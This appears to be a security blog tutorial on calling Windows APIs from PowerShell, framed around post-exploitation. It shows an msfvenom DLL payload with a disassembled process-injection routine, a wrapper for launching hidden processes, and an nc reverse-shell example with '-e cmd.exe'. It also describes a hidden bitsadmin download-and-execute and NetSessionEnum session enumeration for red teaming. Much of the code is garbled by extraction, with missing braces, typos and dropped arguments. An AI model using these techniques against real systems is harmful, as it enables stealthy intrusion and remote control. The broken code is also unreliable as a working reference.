

Home

Tutorials

Scripting

Exploits

Links


Patreon

Contact



Home » Tutorials » Low-Level Windows API Access From PowerShell

Low-Level Windows API Access From PowerShell



Hola, as I'm sure you know by now PowerShell, aka Microsoft's post-exploitation language, is pretty awesome! Extending PowerShell with C#\.NET means that you can do pretty much anything. Sometimes, native PowerShell functionality is not enough and low-level access to the Windows API is required. One example of this is the NetSessionEnum API which is used by tools such as NetSess and Veil-Powerview to remotely enumerate active sessions on domain machines. In this post we will look at a few examples that will hopefully get you going on scripting together you own Windows API calls!

It should be noted that the examples below are using C# to define the Windows API structs. This is not optimal from an attackers perspective as the C# compilation will write temporary files to disk at runtime. However, using the .NET System.Reflection namespace adds some overhead to what we are trying to achieve. Once the basics have been understood, it is relatively easy to piggyback the great work done by Matt Graeber to get true in-memory residence.

Resources:

- + Pinvoke here
- + Use PowerShell to Interact with the Windows API: Part 1 here
- + Use PowerShell to Interact with the Windows API: Part 2 here
- + Use PowerShell to Interact with the Windows API: Part 3 here
- + Accessing the Windows API in PowerShell via .NET methods and reflection here
- + Deep Reflection: Defining Structs and Enums in PowerShell here

Download:

+ Invoke-CreateProcess.ps1 - here + Invoke-NetSessionEnum.ps1 - here

User32:: MessageBox

Creating a message box is probably one of the most straight forward examples as the API call requires very little input. Make sure to check out the **pinvoke** entry for MessageBox to get a head-start on the structure definition and the **MSDN** entry to get a better understanding of the structure parameters.

The C++ function structure from MSDN can be seen below.

```
int WINAPI MessageBox(
    _In_opt_ HWND         hWnd,
    _In_opt_ LPCTSTR lpText,
    _In_opt_ LPCTSTR lpCaption,
    _In_ UINT         uType
);
```


This easily translates to c#, it is almost a literal copy/paste of the example on pinvoke.

Executing the code above pops the expected message box.



Obviously you can change the parameters you pass to the message box function, for example the message box type.

[User32]::MessageBox(0,"Text","Caption",0x4)



User32:: CallWindowProc

Let's try something a bit more complicated, what if we wanted to call an exported function inside a dll. Basically we would need to perform the following steps.

```
[Kernel32]::LoadLibrary  # Load DLL

|___[Kernel32]::GetProcAddress  # Get function pointer

|___[User32]::CallWindowProc  # Call function
```

There is some cheating here, CallWindowProc will only work if the function does not expect any parameters. However for demonstration purposes it suites our needs.

User32.dll contains a function (LockWorkStation) which can be used to lock the user's desktop. The code to execute that function can be seen below.

```
function Instantiate-LockDown {
    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    public static class Kernel32
        [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
            public static extern IntPtr LoadLibrary(
                 [MarshalAs(UnmanagedType.LPStr)]string lpFileName);
        [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
             public static extern IntPtr GetProcAddress(
                 IntPtr hModule,
                 string procName);
    public static class User32
        [DllImport("user32.dll")]
            public static extern IntPtr CallWindowProc(
                 IntPtr wndProc,
                 IntPtr hWnd,
                 int msg,
                 IntPtr wParam,
                 IntPtr lParam);
"@
    $LibHandle = [Kernel32]::LoadLibrary("C:\Windows\System32\user32.dll")
    $FuncHandle = [Kernel32]::GetProcAddress($LibHandle, "LockWorkStation")
    if ([System.IntPtr]::Size -eq 4) {
        echo "`nKernel32::LoadLibrary --> 0x$("{0:X8}" -f $LibHandle.ToInt32())"
echo "User32::LockWorkStation --> 0x$("{0:X8}" -f $FuncHandle.ToInt32())"
```

```
else {
    echo "`nKernel32::LoadLibrary --> 0x$("{0:X16}" -f $LibHandle.ToInt64())"
    echo "User32::LockWorkStation --> 0x$("{0:X16}" -f $FuncHandle.ToInt64())"
}
echo "Locking user session..`n"
[User32]::CallWindowProc($FuncHandle, 0, 0, 0, 0) | Out-Null
}
```

Running the script immediately locks the user's desktop.



After logging back in we can see the output provided by the function.

```
Windows PowerShell

PS C:\Users\Fubar\Desktop\ . .\Invoke-ExportedFunction.ps1
PS C:\Users\Fubar\Desktop\ Instantiate-LockDown

Kerne132::LoadLibrary --> 0x75AD0000
User32::LockWorkStation --> 0x75AF0FAD
Locking user session..

PS C:\Users\Fubar\Desktop\
```


MSFvenom::WinExec (..or not)

On the back of the previous example let's try the same thing with a DLL that was generated by msfvenom.

```
root@Okuri-Inu: ~
File Edit View Search Terminal Help
root@Okuri-Inu:~# msfvenom -p windows/exec --payload-options
Options for payload/windows/exec:
      Name: Windows Execute Command
    Module: payload/windows/exec
  Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 185
      Rank: Normal
Provided by:
   vlad902 <vlad902@gmail.com>
   sf <stephen_fewer@harmonysecurity.com>
Basic options:
         Current Setting Required Description
Name
CMD yes
EXITFUNC process yes
                                   The command string to execute
                                   Exit technique (accepted: seh, thread, process, none)
```

```
Description:
  Execute an arbitrary command
Advanced options for payload/windows/exec:
                 : PrependMigrate
   Current Setting: false
   Description : Spawns and runs shellcode in new process
         : PrependMigrateProc
   Name
   Current Setting:
   Description : Process to spawn and run shellcode in
   Name
                : VERBOSE
   Current Setting: false
   Description : Enable detailed status messages
            : WORKSPACE
   Name
   Current Setting:
   Description : Specify the workspace for this module
Evasion options for payload/windows/exec:
root@Okuri-Inu:~# msfvenom -p windows/exec CMD='calc.exe' -f dll > Desktop/calc.dll
```

I haven't personally had much occasion to use the metasploit DLL payload format as it never seem to do exactly what I need. To edify the situation I had a quick look in IDA which revealed that everything is exposed through DLLMain.



In an pretty humorous twist, further investigation revealed that the DLL is not actually using WinExec! Instead, the DLL sets up a call to CreateProcess.

```
🝱 🎿 😐
; Attributes: noreturn bp-based frame
JMP To ShellCode Inject proc near
Context= CONTEXT ptr -324h
StartupInfo= STARTUPINFOA ptr -58h
ProcessInformation= PROCESS INFORMATION ptr -14h
1pBaseAddress= dword ptr -4
push
        ebp
mov
        ebp, esp
        esp, 324h
sub
push
        44h
lea-
        eax, [ebp+StartupInfo]
bush
        eax
call
        sub 10001000
add
        esp, 8
        [ebp+StartupInfo.cb], 44h
mov
        ecx, [ebp+ProcessInformation]
1ea
push
                        ; lpProcessInformation
        ecx
        edx, [ebp+StartupInfo]
1ea
                        ; 1pStartupInfo
push
        edx
                        ; 1pCurrentDirectory
        0
push
                        ; 1pEnvironment
push
        0
                        ; dwCreationFlags
push
        44h
                        ; bInheritHandles
        0
push
push
                        ; lpThreadAttributes
                        ; lpProcessAttributes
push
        offset CommandLine ; "rundl132.exe"
push
                        ; lpApplicationName
push
call
        ds:CreateProcessA
test
        eax, eax
jz
        loc 1000111F
```


The call is a bit odd, it looks like CreateProcess is starting "rundll32.exe" in a suspended state (dwCreationFlags = 0x44). I'm not sure why "rundll32.exe" is placed in IpCommandLine as it would normally be in IpApplicationName, regardless it is perfectly valid as IpApplicationName can be NULL in which case the first parameter of IpCommandLine would be treated as the module name.

The shellcode then gets a handle to the process, injects a payload byte array and resumes the thread.

```
🜃 🅰 🖭
        [ebp+Context.ContextFlags], 10003h
mov
1ea
        eax, [ebp+Context]
                        ; 1pContext
push
        eax
        ecx, [ebp+ProcessInformation.hThread]
mov
push
        ecx
                         ; hThread
call
        ds:GetThreadContext
push
        40h
                         : flProtect
        1000h
                        ; flAllocationType
push
                         ; dwSize
push
        800h
push
                         ; lpAddress
        edx, [ebp+ProcessInformation.hProcess]
mov
push
        edx
                         ; hProcess
call
        ds:VirtualAllocEx
        [ebp+lpBaseAddress], eax
mov
                         ; ipNumberOfBytesWritten
push
push
        800h
                         : nSize
        offset unk 10003000 ; 1pBuffer
push
mov
        eax, [ebp+lpBaseAddress]
push
        eax
                         ; lpBaseAddress
mov
        ecx, [ebp+ProcessInformation.hProcess]
push
        ecx
                         ; hProcess
call
        ds:WriteProcessMemoru
mov
        edx, [ebp+lpBaseAddress]
mov
        [ebp+Context. Eip], edx
1ea
        eax, [ebp+Context]
push
                         ; 1pContext
        eax
mov
        ecx, [ebp+ProcessInformation.hThread]
bush
                         ; hThread
        ecx
call
        ds:SetThreadContext
mov
        edx, [ebp+ProcessInformation.hThread]
bush
        edx
                         ; hThread
call
        ds:ResumeThread
mov
        eax, [ebp+ProcessInformation.hThread]
                         ; hObject
push
        eax
call
        ds:CloseHandle
        ecx, [ebp+ProcessInformation.hProcess]
mov
                         ; hObject
push
        ecx
call
        ds:CloseHandle
```

Coming back to our initial goal, executing the payload from PowerShell is pretty straight forward. As everything is in DLLMain we would only need to call LoadLibrary with the appropriate path to the DLL. The one complication is that PowerShell will freeze once we make the LoadLibrary call, to avoid this we can use Start-Job to background the process.

Executing the function gives us calc.



Kernel32:: CreateProcess

So far we have had it pretty easy, all the API calls have been relatively small and uncomplicated. That is not always the case however, a good example is the CreateProcess API call. It happens sometimes that you need to run a command on a remote machine, but ... it pops up a console window. I've run into this issue a few times and there is not really a straightforward solution (don't even think of proposing a VBS wrapper).

Fortunately, if we go down to the Windows API we find **CreateProcess** which offers much more fine-grained control over process creation, including the ability to remove the GUI window of console applications. It still dismays me that in PowerShell, the "-WindowStyle Hidden" flag does not somehow hook into CreateProcess to hide the console completely.

Either way, having a function which can take full advantage of CreateProcess would be very useful from time to time. Let's see if we can make that happen. Remember to consult pinvoke for C# examples.

Resources:

- + CreateProcess here
- + STARTUPINFO here
- + PROCESS_INFORMATION here
- + SECURITY_ATTRIBUTES here

```
BOOL WINAPI CreateProcess(
 In opt LPCTSTR
                             lpApplicationName,
 Inout_opt_ LPTSTR
                             lpCommandLine,
 _In_opt_
          LPSECURITY ATTRIBUTES lpThreadAttributes, --> SECURITY ATTRIBUTES Struct
          BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
 In
          DWORD
LPVOID
LPCTSTR
 In
 _In_opt_
 In opt_
                           lpCurrentDirectory,
 _In_
Out
          LPSTARTUPINFO lpStartupInfo, --> STARTUPINFO Struct
          LPPROCESS INFORMATION lpProcessInformation --> PROCESS INFORMATION Struct
```

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

[StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
{
    public IntPtr hProcess;
    public IntPtr hThread;
    public uint dwProcessId;
    public uint dwThreadId;
```

```
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public struct STARTUPINFO
    public uint cb;
    public string lpReserved;
    public string lpDesktop;
    public string lpTitle;
    public uint dwX;
    public uint dwY;
    public uint dwXSize;
    public uint dwYSize;
    public uint dwXCountChars;
    public uint dwYCountChars;
    public uint dwFillAttribute;
    public uint dwFlags;
    public short wShowWindow;
    public short cbReserved2;
    public IntPtr lpReserved2;
    public IntPtr hStdInput;
    public IntPtr hStdOutput;
    public IntPtr hStdError;
[StructLayout(LayoutKind.Sequential)]
public struct SECURITY ATTRIBUTES
    public int length;
    public IntPtr lpSecurityDescriptor;
    public bool bInheritHandle;
public static class Kernel32
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern bool CreateProcess(
        string lpApplicationName,
        string lpCommandLine,
        ref SECURITY ATTRIBUTES lpProcessAttributes,
        ref SECURITY ATTRIBUTES lpThreadAttributes,
       bool bInheritHandles,
        uint dwCreationFlags,
        IntPtr lpEnvironment,
        string lpCurrentDirectory,
        ref STARTUPINFO lpStartupInfo,
        out PROCESS INFORMATION lpProcessInformation);
```

```
# StartupInfo Struct
$StartupInfo = New-Object STARTUPINFO
$StartupInfo.dwFlags = 0x000000001 # STARTF_USESHOWWINDOW
$StartupInfo.wShowWindow = 0x0000 # SW_HIDE
$StartupInfo.cb = [System.Runtime.InteropServices.Marshal]::SizeOf($StartupInfo) # Struct Size


# ProcessInfo Struct
$ProcessInfo = New-Object PROCESS_INFORMATION

# SECURITY_ATTRIBUTES Struct (Process & Thread)
$SecAttr = New-Object SECURITY_ATTRIBUTES
$SecAttr.Length = [System.Runtime.InteropServices.Marshal]::SizeOf($SecAttr))

# CreateProcess --> lpCurrentDirectory
$GetCurrentPath = (Get-Item -Path ".\" -Verbose).FullName

# Call CreateProcess
[Kernel32]::CreateProcess("C:\Windows\System32\cmd.exe", "/c calc.exe", [ref] $SecAttr, $0x08000000, [IntPtr]::Zero, $GetCurrentPath, [ref] $StartupInfo, [ref] $ProcessInfo) | out-null
```

The flags which were set above should create a "cmd.exe" process that has no window, which in turn launches calc. In fact you can confirm cmd has no associated window with process explorer.



Obviously repurposing this code is a bit bothersome so I poured in into a nice function for reuse.

```
PS C:\Users\Fubar\Desktop> . .\Invoke-CreateProcess.ps1
PS C:\Users\Fubar\Desktop> Get-Help Invoke-CreateProcess -Full
```


```
Invoke-CreateProcess
SYNOPSIS
                       Full path of the module to be executed.
    -Binary
    -Args
                       Arguments to pass to the module, e.g. "/c calc.exe". Defaults
                       to $null if not specified.
    -CreationFlags
                       Process creation flags:
                         0x00000000 (NONE)
                         0x0000001 (DEBUG PROCESS)
                         0x00000002 (DEBUG ONLY THIS PROCESS)
                         0x0000004 (CREATE SUSPENDED)
                         0 \times 00000008 (DETACHED PROCESS)
                         0 \times 00000010 (CREATE NEW CONSOLE)
                         0x00000200 (CREATE NEW PROCESS GROUP)
                         0x00000400 (CREATE UNICODE ENVIRONMENT)
                         0x00000800 (CREATE SEPARATE WOW VDM)
                         0x00001000 (CREATE SHARED WOW VDM)
                         0x00040000 (CREATE PROTECTED PROCESS)
                         0x00080000 (EXTENDED STARTUPINFO PRESENT)
                         0x01000000 (CREATE BREAKAWAY FROM JOB)
                         0x02000000 (CREATE PRESERVE CODE AUTHZ LEVEL)
                         0x04000000 (CREATE DEFAULT ERROR MODE)
                         0x08000000 (CREATE NO WINDOW)
    -ShowWindow
                       Window display flags:
                         0x0000 (SW HIDE)
                         0x0001 (SW SHOWNORMAL)
                         0x0001 (SW NORMAL)
                         0x0002 (SW SHOWMINIMIZED)
                         0x0003 (SW SHOWMAXIMIZED)
                         0x0003 (SW MAXIMIZE)
                         0x0004 (SW SHOWNOACTIVATE)
                         0 \times 0005 (SW SHOW)
                         0x0006 (SW MINIMIZE)
                         0x0007 (SW SHOWMINNOACTIVE)
                         0x0008 (SW SHOWNA)
                         0x0009 (SW RESTORE)
                         0x000A (SW SHOWDEFAULT)
                         0x000B (SW FORCEMINIMIZE)
                         0x000B (SW MAX)
                       Bitfield to influence window creation:
    -StartF
                         0x0000001 (STARTF USESHOWWINDOW)
                         0x00000002 (STARTF USESIZE)
                         0x0000004 (STARTF USEPOSITION)
                         0x0000008 (STARTF USECOUNTCHARS)
                         0x00000010 (STARTF USEFILLATTRIBUTE)
                         0x00000020 (STARTF RUNFULLSCREEN)
                         0x00000040 (STARTF FORCEONFEEDBACK)
```


```
0x00000080 (STARTF FORCEOFFFEEDBACK)
                        0x00000100 (STARTF USESTDHANDLES)
SYNTAX
    Invoke-CreateProcess [-Binary] <String> [[-Args] <String>] [-CreationFlags] <Int32> [-ShowWindow]
    <Int32> [-StartF] <Int32> [<CommonParameters>]
DESCRIPTION
   Author: Ruben Boonen (@FuzzySec)
   License: BSD 3-Clause
   Required Dependencies: None
   Optional Dependencies: None
PARAMETERS
   -Binary <String>
       Required?
                                   true
       Position?
       Default value
       Accept pipeline input? false
       Accept wildcard characters?
    -Args <String>
       Required?
                                    false
       Position?
       Default value
       Accept pipeline input?
                                   false
       Accept wildcard characters?
    -CreationFlags <Int32>
       Required?
                                    true
       Position?
       Default value
       Accept pipeline input?
                                    false
       Accept wildcard characters?
    -ShowWindow <Int32>
       Required?
                                   true
       Position?
       Default value
       Accept pipeline input?
                                    false
       Accept wildcard characters?
    -StartF <Int32>
       Required?
                                    true
       Position?
```

```
Default value
       Accept pipeline input?
                                  false
       Accept wildcard characters?
   <CommonParameters>
       This cmdlet supports the common parameters: Verbose, Debug,
       ErrorAction, ErrorVariable, WarningAction, WarningVariable,
       OutBuffer and OutVariable. For more information, type,
       "get-help about commonparameters".
INPUTS
OUTPUTS
         ----- EXAMPLE 1 ------
   Start calc with NONE/SW SHOWNORMAL/STARTF USESHOWWINDOW
   C:\PS> Invoke-CreateProcess -Binary C:\Windows\System32\calc.exe -CreationFlags 0x0 -ShowWindow 0x1
          -StartF 0 \times 1
        ----- EXAMPLE 2 -----
   Start nc reverse shell with CREATE NO WINDOW/SW HIDE/STARTF USESHOWWINDOW
   C:\PS> Invoke-CreateProcess -Binary C:\Some\Path\nc.exe -Args "-nv 127.0.0.1 9988 -e
          C:\Windows\System32\cmd.exe" -CreationFlags 0x8000000 -ShowWindow 0x0 -StartF 0x1
```

NONE/SW_NORMAL/STARTF_USESHOWWINDOW


Here we are just launching plain calc without any fluff.






CREATE_NEW_CONSOLE/SW_NORMAL/STARTF_USESHOWWINDOW


Here cmd is launched in a new console and is displayed normally.





CREATE_NO_WINDOW/SW_HIDE/STARTF_USESHOWWINDOW

Here cmd is being called with no window, which in turn executes a bitsadmin command to grab and execute a binary from the greyhathacker domain.



Netapi32:: NetSessionEnum

For our final example we will have a look at the NetSessionEnum API. This is a great little API gem, especially when it comes to redteaming, it allows a domain user to enumerate authenticated sessions on domain-joined machines and it does not require Administrator privileges. As I mentioned in the introduction, there are already great tools that leverage this, most notably NetSess and Veil-Powerview. The script below is very similar to "Get-NetSessions" in powerview except that it is not using reflection.

```
Required Dependencies: None
   Optional Dependencies: None
.EXAMPLE
   C:\PS> Invoke-NetSessionEnum -HostName SomeHostName
   param (
        [Parameter(Mandatory = $True)]
        [string]$HostName
   Add-Type -TypeDefinition @"
   using System;
   using System.Diagnostics;
   using System.Runtime.InteropServices;
   [StructLayout(LayoutKind.Sequential)]
   public struct SESSION INFO 10
        [MarshalAs(UnmanagedType.LPWStr)]public string OriginatingHost;
       [MarshalAs(UnmanagedType.LPWStr)]public string DomainUser;
       public uint SessionTime;
       public uint IdleTime;
   public static class Netapi32
        [DllImport("Netapi32.dll", SetLastError=true)]
           public static extern int NetSessionEnum(
                [In,MarshalAs(UnmanagedType.LPWStr)] string ServerName,
                [In, MarshalAs(UnmanagedType.LPWStr)] string UncClientName,
                [In,MarshalAs(UnmanagedType.LPWStr)] string UserName,
                Int32 Level,
               out IntPtr bufptr,
                int prefmaxlen,
               ref Int32 entriesread,
               ref Int32 totalentries,
               ref Int32 resume handle);
       [DllImport("Netapi32.dll", SetLastError=true)]
           public static extern int NetApiBufferFree(
                IntPtr Buffer);
"@
   # Create SessionInfol0 Struct
```

```
$SessionInfo10 = New-Object SESSION INFO 10
$SessionInfolOStructSize = [System.Runtime.InteropServices.Marshal]::SizeOf($SessionInfolO) # Grab si
$SessionInfol0 = $SessionInfol0.GetType() # Hacky, but we need this ;))
# NetSessionEnum params
$OutBuffPtr = [IntPtr]::Zero # Struct output buffer
$EntriesRead = $TotalEntries = $ResumeHandle = 0 # Counters & ResumeHandle
$CallResult = [Netapi32]::NetSessionEnum($HostName, "", "", 10, [ref]$OutBuffPtr, -1, [ref]$EntriesRe
if ($CallResult -ne 0){
   echo "Mmm something went wrong!`nError Code: $CallResult"
else {
   if ([System.IntPtr]::Size -eq 4) {
       echo "`nNetapi32::NetSessionEnum Buffer Offset --> 0x$("{0:X8}" -f $0utBuffPtr.ToInt32())"
   else {
       echo "`nNetapi32::NetSessionEnum Buffer Offset --> 0x$("{0:X16}" -f $0utBuffPtr.ToInt64())"
   echo "Result-set contains $EntriesRead session(s)!"
   # Change buffer offset to int
   $BufferOffset = $OutBuffPtr.ToInt64()
   # Loop buffer entries and cast pointers as SessionInfol0
   for ($Count = 0; ($Count -lt $EntriesRead); $Count++){
       $NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
       $Info = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr,[type]$SessionInf
   echo "`nCalling NetApiBufferFree, no memleaks here!"
   [Netapi32]::NetApiBufferFree($OutBuffPtr) |Out-Null
```

I have a small, sinister, domain set up at home which I use for testing/dev. You can see the output of Invoke-NetSessionEnum below.

```
Windows PowerShell
                                                                                                  ×
PS C:\Windows\System32> Find-DC
LDAP://CN=REDHOOK-DC,CN=Servers,CN=There-Be-Dragons,CN=Sites,CN=Configuration,DC=RedHook,DC=local
PS C:\Windows\System32> Invoke-NetSessionEnum -HostName meropis
Netapi32::NetSessionEnum Buffer Offset --> 0x0000006A1C7CDF00
Result-set contains 4 session(s)!
                                     SessionTime IdleTime
OriginatingHost DomainUser
 \10.0.0.184
                  asenath.waite
                                             2248
                                                      1552
                  redhook.DA
 \10.0.0.110
                                              545
 \10.0.0.160
                  wilbur.whateley
                                             2612
 \10.0.0.165
                  robert.suydam
                                            41903
                                                      39298
Calling NetApiBufferFree, no memleaks here!
PS C:\Windows\System32>
```

Conclusion

Hopefully this post has given you some ideas about incorporating Windows API calls in your PowerShell scripts. Doing so means that there is really nothing which you can't achieve in PowerShell. As I mentioned in the introduction, there is a way to avoid runtime C# compilation by using .NET reflection, I highly recommend that you have a look at some of the examples in the **PowerSploit** framework to see how this is done.

Remember, stay calm and [Winmm]::mciSendString("set CDAudio door open", \$null, \$null, [IntPtr]::Zero)!

Comments (5)

kyREcon 129 weeks ago



"I'm not sure why "rundll32.exe" is placed in lpCommandLine as it would normally be in lpApplicationName, regardless it is perfectly valid as lpApplicationName can be NULL in which case the first parameter of lpCommandLine would be treated as the module name."

From the official documentation of CreateProcess:

If IpApplicationName is NULL, the first white space—delimited token of the command line specifies the module name. If you are using a long file name that contains a space, use quoted strings to indicate where the file name ends and the arguments begin (see the explanation for the IpApplicationName parameter).....

....If the file name does not contain a directory path, the system searches for the executable file in the following sequence:

The directory from which the application loaded.


The current directory for the parent process.

The 32-bit Windows system directory. Use the GetSystemDirectory function to get the path of this directory.

The 16-bit Windows system directory. There is no function that obtains the path of this directory, but it is searched. The name of this directory is System.

The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.

